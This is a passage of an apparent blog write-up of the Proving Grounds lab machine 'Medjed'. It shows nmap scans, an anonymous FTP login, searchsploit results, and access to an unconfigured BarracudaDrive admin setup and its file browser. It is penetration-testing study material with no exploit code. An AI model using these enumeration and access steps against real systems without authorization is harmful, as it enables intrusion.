
Proving Grounds - Medjed
Summary:
Recently I’ve been doing more Proving Grounds in preparation for my OSCP exam later this year. These boxes certainly have a different “flavour” than HTB ones, often containing many different applications and services running simultaneously. OffSec also loves chaining multiple applications together in an exploit chain. Finding a vulnerability in an app often does not lead to a foothold directly, but instead is used to attack or enumerate other services. Medjed is a good example of this, with the foothold exploit leveraging several seemingly unrelated web apps. While not too difficult, it’s very easy to get stuck without thorough enumeration.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ sudo nmap --min-rate 1000 -p- 192.168.200.127 Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-26 20:27 ACST Nmap scan report for 192.168.200.127 Host is up (0.21s latency). Not shown: 65517 closed tcp ports (reset) PORT STATE SERVICE 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp open microsoft-ds 3306/tcp open mysql 5040/tcp open unknown 7680/tcp open pando-pub 8000/tcp open http-alt 30021/tcp open unknown 33033/tcp open unknown 44330/tcp open unknown 45332/tcp open unknown 45443/tcp open unknown 49664/tcp open unknown 49665/tcp open unknown 49666/tcp open unknown 49667/tcp open unknown 49668/tcp open unknown 49669/tcp open unknown Nmap done: 1 IP address (1 host up) scanned in 70.63 seconds ┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ sudo nmap -A -p 135,139,445,3306,5040,7680,8000,30021,33033,44330,45332,45443,49664-49669 192.168.200.127 Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-26 20:30 ACST Nmap scan report for 192.168.200.127 Host is up (0.21s latency). PORT STATE SERVICE VERSION 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds? 3306/tcp open mysql MariaDB 10.3.24 or later (unauthorized) 5040/tcp open unknown 7680/tcp closed pando-pub 8000/tcp open http-alt BarracudaServer.com (Windows) |_http-title: Home | http-webdav-scan: | Server Type: BarracudaServer.com (Windows) | Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PUT, COPY, DELETE, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK | WebDAV type: Unknown |_ Server Date: Tue, 26 Aug 2025 11:03:07 GMT |_http-server-header: BarracudaServer.com (Windows) | http-open-proxy: Potentially OPEN proxy. |_Methods supported:CONNECTION | fingerprint-strings: | FourOhFourRequest, Socks5: | HTTP/1.1 200 OK | Date: Tue, 26 Aug 2025 11:00:20 GMT | Server: BarracudaServer.com (Windows) | Connection: Close | GenericLines, GetRequest: | HTTP/1.1 200 OK | Date: Tue, 26 Aug 2025 11:00:14 GMT | Server: BarracudaServer.com (Windows) | Connection: Close | HTTPOptions, RTSPRequest: | HTTP/1.1 200 OK | Date: Tue, 26 Aug 2025 11:00:26 GMT | Server: BarracudaServer.com (Windows) | Connection: Close | SIPOptions: | HTTP/1.1 400 Bad Request | Date: Tue, 26 Aug 2025 11:01:32 GMT | Server: BarracudaServer.com (Windows) | Connection: Close | Content-Type: text/html | Cache-Control: no-store, no-cache, must-revalidate, max-age=0 |_ <html><body><h1>400 Bad Request</h1>Can't parse request<p>BarracudaServer.com (Windows)</p></body></html> | http-methods: |_ Potentially risky methods: PROPFIND PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK 30021/tcp open ftp FileZilla ftpd 0.9.41 beta | ftp-anon: Anonymous FTP login allowed (FTP code 230) | -r--r--r-- 1 ftp ftp 536 Nov 03 2020 .gitignore | drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 app | drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 bin | drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 config | -r--r--r-- 1 ftp ftp 130 Nov 03 2020 config.ru | drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 db | -r--r--r-- 1 ftp ftp 1750 Nov 03 2020 Gemfile | drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 lib | drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 log | -r--r--r-- 1 ftp ftp 66 Nov 03 2020 package.json | drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 public | -r--r--r-- 1 ftp ftp 227 Nov 03 2020 Rakefile | -r--r--r-- 1 ftp ftp 374 Nov 03 2020 README.md | drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 test | drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 tmp |_drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 vendor |_ftp-bounce: bounce working! | ftp-syst: |_ SYST: UNIX emulated by FileZilla 33033/tcp open unknown | fingerprint-strings: | GenericLines: | HTTP/1.1 400 Bad Request | GetRequest, HTTPOptions: | HTTP/1.0 403 Forbidden | Content-Type: text/html; charset=UTF-8 | Content-Length: 3102 | <!DOCTYPE html> | <html lang="en"> | <head> | <meta charset="utf-8" /> | <title>Action Controller: Exception caught</title> | <style> | body { | background-color: #FAFAFA; | color: #333; | margin: 0px; | body, p, ol, ul, td { | font-family: helvetica, verdana, arial, sans-serif; | font-size: 13px; | line-height: 18px; | font-size: 11px; | white-space: pre-wrap; | pre.box { | border: 1px solid #EEE; | padding: 10px; | margin: 0px; | width: 958px; | header { | color: #F0F0F0; | background: #C52F24; | padding: 0.5em 1.5em; | margin: 0.2em 0; | line-height: 1.1em; | font-size: 2em; | color: #C52F24; | line-height: 25px; | .details { |_ bord 44330/tcp open ssl/unknown |_ssl-date: 2025-08-26T11:03:39+00:00; 0s from scanner time. | ssl-cert: Subject: commonName=server demo 1024 bits/organizationName=Real Time Logic/stateOrProvinceName=CA/countryName=US | Not valid before: 2009-08-27T14:40:47 |_Not valid after: 2019-08-25T14:40:47 | fingerprint-strings: | GetRequest: | HTTP/1.1 200 OK | Date: Tue, 26 Aug 2025 11:00:30 GMT | Server: BarracudaServer.com (Windows) |_ Connection: Close 45332/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23) |_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23 | http-methods: |_ Potentially risky methods: TRACE |_http-title: Quiz App 45443/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23) | http-methods: |_ Potentially risky methods: TRACE |_http-title: Quiz App |_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23 49664/tcp open msrpc Microsoft Windows RPC 49665/tcp open msrpc Microsoft Windows RPC 49666/tcp open msrpc Microsoft Windows RPC 49667/tcp open msrpc Microsoft Windows RPC 49668/tcp open msrpc Microsoft Windows RPC 49669/tcp open msrpc Microsoft Windows RPC 3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service : <..SNIP..> No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ). TCP/IP fingerprint: OS:SCAN(V=7.95%E=4%D=8/26%OT=135%CT=7680%CU=35923%PV=Y%DS=4%DC=T%G=Y%TM=68A OS:D948E%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=105%TI=I%CI=I%TS=U)SEQ( OS:SP=103%GCD=1%ISR=10C%TI=I%CI=I%TS=U)SEQ(SP=105%GCD=1%ISR=10B%TI=I%CI=I%T OS:S=U)SEQ(SP=106%GCD=1%ISR=10B%TI=I%CI=I%TS=U)SEQ(SP=FE%GCD=1%ISR=10F%TI=I OS:%CI=I%TS=U)OPS(O1=M578NW8NNS%O2=M578NW8NNS%O3=M578NW8%O4=M578NW8NNS%O5=M OS:578NW8NNS%O6=M578NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70 OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M578NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+ OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=) OS:T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A OS:=O%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPC OS:K=G%RUCK=G%RUD=G)IE(R=N) Network Distance: 4 hops Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: | smb2-security-mode: | 3:1:1: |_ Message signing enabled but not required | smb2-time: | date: 2025-08-26T11:03:09 |_ start_date: N/A TRACEROUTE (using port 80/tcp) HOP RTT ADDRESS 1 217.05 ms 192.168.45.1 2 217.02 ms 192.168.45.254 3 217.06 ms 192.168.251.1 4 216.27 ms 192.168.200.127 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 215.94 seconds
There’s a lot going on here, with SMB, FTP, MySQL and 5 web servers running. The scan also identified FTP has anonymous access enabled.
TCP30021 - FTP:
┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ ftp 192.168.200.127 -P 30021 Connected to 192.168.200.127. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (192.168.200.127:ch3ng): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. Using binary mode to transfer files. ftp> ls 229 Entering Extended Passive Mode (|||50026|) 150 Connection accepted -r--r--r-- 1 ftp ftp 536 Nov 03 2020 .gitignore drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 app drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 bin drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 config -r--r--r-- 1 ftp ftp 130 Nov 03 2020 config.ru drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 db -r--r--r-- 1 ftp ftp 1750 Nov 03 2020 Gemfile drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 lib drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 log -r--r--r-- 1 ftp ftp 66 Nov 03 2020 package.json drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 public -r--r--r-- 1 ftp ftp 227 Nov 03 2020 Rakefile -r--r--r-- 1 ftp ftp 374 Nov 03 2020 README.md drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 test drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 tmp drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 vendor 226 Transfer OK
The folder structure looks like a Ruby on Rails application. I’ve pillaged through all the folders, but all I found were skeleton files with no useful information. This looked like a dead end, but it hinted that a Rails app might be running somewhere.
TCP8000 and TCP44330 - BarracudaDrive:

Port 8000 is running BarracudaDrive (now renamed as FuguHub), a Lua-based application that offers features like file sharing, lightweight application hosting, and CMS. This is something OffSec loves putting in their boxes: clunky and legacy management software with horrible user experience, but often running with elevated privileges and packed with abusable built-in features.
After a few seconds, it redirected to /Config-Wizard/wizard/SetAdmin.lsp prompting me to setup an admin user.

This indicated it’s a fresh install with no users configured yet. I’ll create a new admin ch3ng.
The about page also showed its exact version.

This version is ancient. According to its changelog, 6.5 was released in May 2013! Searchsploit found a public exploit for this exact version.
┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ searchsploit barracudadrive ----------------------------------------------------------------------------------- --------------------------------- Exploit Title | Path ----------------------------------------------------------------------------------- --------------------------------- barracudadrive 3.7.2 - Multiple Vulnerabilities | windows/remote/4713.txt BarracudaDrive v6.5 - Insecure Folder Permissions | windows/local/48789.txt ----------------------------------------------------------------------------------- --------------------------------- Shellcodes: No Results Papers: No Results
Since it’s a privilege escalation exploit, it’s not relevant until a foothold is gained. I’ll note it down for later and continue exploring other pages in the app.

Web-File-Server:

First there’s a web file sharing service. Clicking on the link shows 2 drives.

Based on the icons, it supports many actions such as download, copy, and upload. Clicking on the folder does nothing, but changing the URL path to /fs/C/ shows the contents in the C drive.

Surprisingly it has full access to all the files, and the root flag can be read directly here.

I could pillage through all the files here, but the server was lagging to the point of being unusuable. Also, I doubt this is intended by the box creator, so I’ll move on.
Admin Panel:

The admin panel is found under the “Menu” tab. Clicking it redirects to port 44330 running HTTPS.

Since this is a fresh install and I’m the only user, it’s unlikely the config or user management sections contain anything useful. The Application Manager looks interesting though.

It lists three apps, all of which are dynamic LSP applications.
